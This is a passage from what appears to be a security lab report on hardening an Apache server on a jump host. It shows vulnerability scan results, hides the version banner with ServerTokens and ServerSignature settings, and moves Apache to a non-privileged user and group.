TCP timestamps	2.6 (Low)	80 %	192.168.2.74	192.168.2.74	general/tcp	Fri, Nov 25, 2022 7:32 PM UTC
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)	95 %	192.168.2.74	192.168.2.74	22/tcp	Fri, Nov 25, 2022 7:32 PM UTC



Task 2: Patching Apache

After being provided with the report on the existing vulnerabilities on the system, we can notice that the jump host is also running an Apache HTTP server which can be accessed from the internet and can serve as an attack point in future incidents. To harden the Apache server, we must remove the version banner from being publicly visible. This would make it difficult for an attacker to perform reconnaissance on the server and launch attacks.

Information	Results (5 of 72)	Hosts (1 of 1)	Ports (1 of 2)	Applications (3 of 3)	Opera
Application CPE					
	cpe:/a:ossec:ossec-wui:0.8				
	cpe:/a:apache:http_server:2.4.7				
	cpe:/a:openbsd:openssh:6.6.1p1				
(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=sevi					

Now, we will configure the Apache to prevent the version number being publicly accessible by appending these lines in the configuration file:

ServerTokens Prod
ServerSignature Off

Information	Results (5 of 40)	Hosts (1 of 1)	Ports (1 of 2)	Applications (3 of 3)	Operating System: (1 of 1)
Application CPE					
	cpe:/a:ossec:ossec-wui:0.8				
	cpe:/a:openbsd:openssh:6.6.1p1				
	cpe:/a:apache:http_server				
(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)					

As seen in the above screenshot, after configuring the Apache to prevent it from viewing its version publicly we made another scan and this time the version was not visible.

Task 3: De-Privilege Apache Account

In order to improve the system security, we set up a new non-privileged group called 'apache-group' and add a user called 'apache-user'. Then change Apache's installation directory ownership to the newly created 'apache-user' account.

Configuring Apache file:

-Name of the file:

Envvars

Configuration lines:

```
export APACHE_RUN_USER=apache-user
```

```
export APACHE_RUN_GROUP=apache-group
```

Change Apache's installation directory ownership to the newly created 'apache-user' account.

```
sudo chgrp apache-group apache2
```

```
sudo chown apache-user apache2
```